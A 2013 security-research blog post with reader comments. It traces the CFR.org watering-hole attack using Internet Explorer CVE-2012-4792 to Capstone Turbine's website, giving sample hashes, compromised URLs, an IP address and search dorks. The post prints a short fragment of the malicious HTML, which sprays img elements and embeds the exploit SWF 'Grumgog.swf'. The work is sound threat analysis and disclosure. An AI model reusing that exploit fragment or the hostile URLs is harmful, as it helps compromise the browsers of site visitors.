02/01/2013 BY WOW

Capstone Turbine Corporation Also Targeted in the CFR Watering Hole Attack And More

Since the release of **MSA-2794220** by Microsoft, regarding the **CVE-2012-4792** vulnerability, a Fix-it solution has been provided **KB2794220**, I urgently advise you to apply this Fix-it solution, or to use another browser, until the release of the final patch surely planned for the 8 January Microsoft Patch Tuesday.

I have some interesting and funny additional information's regarding the **CFR watering hole attack**, and I would like to share them with you. But previously I recommend you to read the following analysis done by security companies or independent security researchers:

- "*CFR WATERING HOLE ATTACK DETAILS*" from FireEye has been completed with additional information's.
- "*Internet Explorer Zero-Day Used in Watering Hole Attack: Q&A*" from Symantec is also a pleasure to read.
- "*CVE-2012-4792 – Analysis of today.swf*" from StopMalvertising provide also interesting information's.

Let's start with the analysis of only two samples, "*news_14242aa.html*" and "*Helps.html*". These two samples are quiet interesting, and a complete blog post is enough for them. I will analyze the other samples in dedicated further blog posts.

news_14242aa.html (545cb268267609910e1312399406cdbc)

This sample was extracted from Google cache with a cache date of 7 Dec 2012 14:12:28 GMT. This sample clearly demonstrate that the compromise of CFR.org wasn't the 20, or 21 December as mentioned by security companies or medias, but really sooner. The proof is still indexed and in cache of Google.

Helps.html (a25c13d4edb207e6ce153469c1104223)

I received this sample, around the 29 December. This file is the equivalent of the first sample but with some modifications, you can see the differences in the following online diff. Additional languages have been added (jp – ru – ko), all the stuffs regarding Microsoft Office documents have been removed (boy or girl), some additional "blank" locations have been added and the body text has been hide.

Now, if you do research on VirusTotal with this MD5, you can find a relate sample, but with another filename "*config.html*" who was submitted the 2012-12-31 18:29:47 UTC. Looks like interesting, but has to be confirmed.

If you execute a request on urlQuery in order to search all "*config.html*" file for the last past month, you will discover a submission, dating from 2012-12-29 22:58:29, for URL "*http://www.capstoneturbine.com/_include/config.html*" on server *74.62.198.72*. If you take a look at the urlQuery report you can see some "*deployJavaPlugin*" strings.

The Capstone Turbine Corporation company description, make me believe that this company profile could be a choice of quality for targeted attack:


> *Capstone Turbine Corporation ® is the world's leading producer of low-emission microturbine systems, and was first to market with commercially viable microturbine energy products. Capstone Turbine has shipped thousands of Capstone MicroTurbine systems to customers worldwide.*

By doing a Google dork research "*site:capstoneturbine.com '_include'*" you can see something strangely similar to CFR.org "*news_14242aa.html*" file.

This page is also cached in google cache, and guess what ? Ho, Ho Ho, CVE-2012-4792 is in the house since the 18 December 16:10:40 GMT. So CFR.org was and is not the only target of this attack !

Now we will try to define the date of compromise of Capstone Turbine Corporation through research on Google by another google dork "*"capstoneturbine.com" '_include'*". And we can find some interesting informations

On support.clean-mx.de we can discover that the same "*/_include/config.html*" URL was indexed since 2012-09-19 04:31:01. But what is awesome is the evidence attached to this submission hoho it is CVE-2012-4969 I discovered in September "*Grumgog.swf*" is in the house.



<html> <body> <SCRIPT>
var times = ; var jifud =
new Array(); while(times <
1) { jifud[times] = windo
w.document.createElement("img");
jifud[times]["src"] = "b";
times++; } </SCRIPT
> x<embed src=Grumgog.swf wid
th=1 height=1 ></embed>x </bo
dy> </html>

My conclusions are:

- CFR.org was comprised since minimum beginning December.
- CVE-2012-4792 was present on CFR.org since minimum beginning December.
- CVE-2012-4792 was also used to target visitors of another company named Capstone Turbine Corporation.
- CVE-2012-4792 was present on Capstone Turbine Corporation since minimum 18 December.
- Capstone Turbine Corporation was also used to spread CVE-2012-4969 and this since mid-September.
- Potentially Capstone Turbine Corporation is compromised since minimum beginning September
- Potentially the guys behind CVE-2012-4969 and CVE-2012-4792 are the same.


But, there is always a but in a story, take a look at the first submission for Capstone Turbine Corporation in August, "*http://www.capstoneturbine.com/_flash/videos_native/exploit.html*". Imagine

Update 1 – 2013-01-02 1:30 am:

Jindrich Kubec director of Threat Intelligence at avast! confirm presence of CVE-2012-4969 in September on Capstone Turbine Corporation.

Related


Department of Labor Watering Hole Campaign Review
10/05/2013
In "Reverse Engineering"


MS13-008 Patch Internet Explorer CVE-2012-4792 0day Vulnerability
As announced yesterday, in an advanced notification, Microsoft has release an out-of-band
14/01/2013
In "Vulnerability Management"


Microsoft Release Security Advisory MSA-2794220 for CFE Internet Explorer 0day
30/12/2012
In "Vulnerability Management"

VARIOUS

APT, CAPSTONE TURBINE, CFR, CHINA, COUNCIL ON FOREIGN RELATIONS, CVE-2012-4792, IE ODAY, INTERNET EXPLORER, INTERNET EXPLORER ODAY, KB2794220, MICROSOFT, MSA-2794220, WATERING HOLE ATTACKS

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Ricapar
04/01/2013 AT 03:03

@Jindroush @eromang Can you please contact me on this topic? We'd like to clean up whatever may be left over on Capstone's site.

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Aaron
02/01/2013 AT 20:00

I'd like to resolve this, please contact me.

hiddenillusion
02/01/2013 AT 16:34

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jjarmoc
02/01/2013 AT 05:12

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rjacksbx
02/01/2013 AT 04:39

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_sinn3r
02/01/2013 AT 02:43

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Jindroush
02/01/2013 AT 02:33

@eromang I wrote to Capstone Turbine on 19th Sep about the Flash exploit stuff they were hosting. They never replied. And also not fixed

nartv
02/01/2013 AT 02:33

RT @eromang: Capstone Turbine Corporation Also Targeted in the #CFR Watering Hole Attack And More http://t.co/7UnFRx39 #infosec #0day

chort0
02/01/2013 AT 02:32

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StopMalvertisin
02/01/2013 AT 02:30

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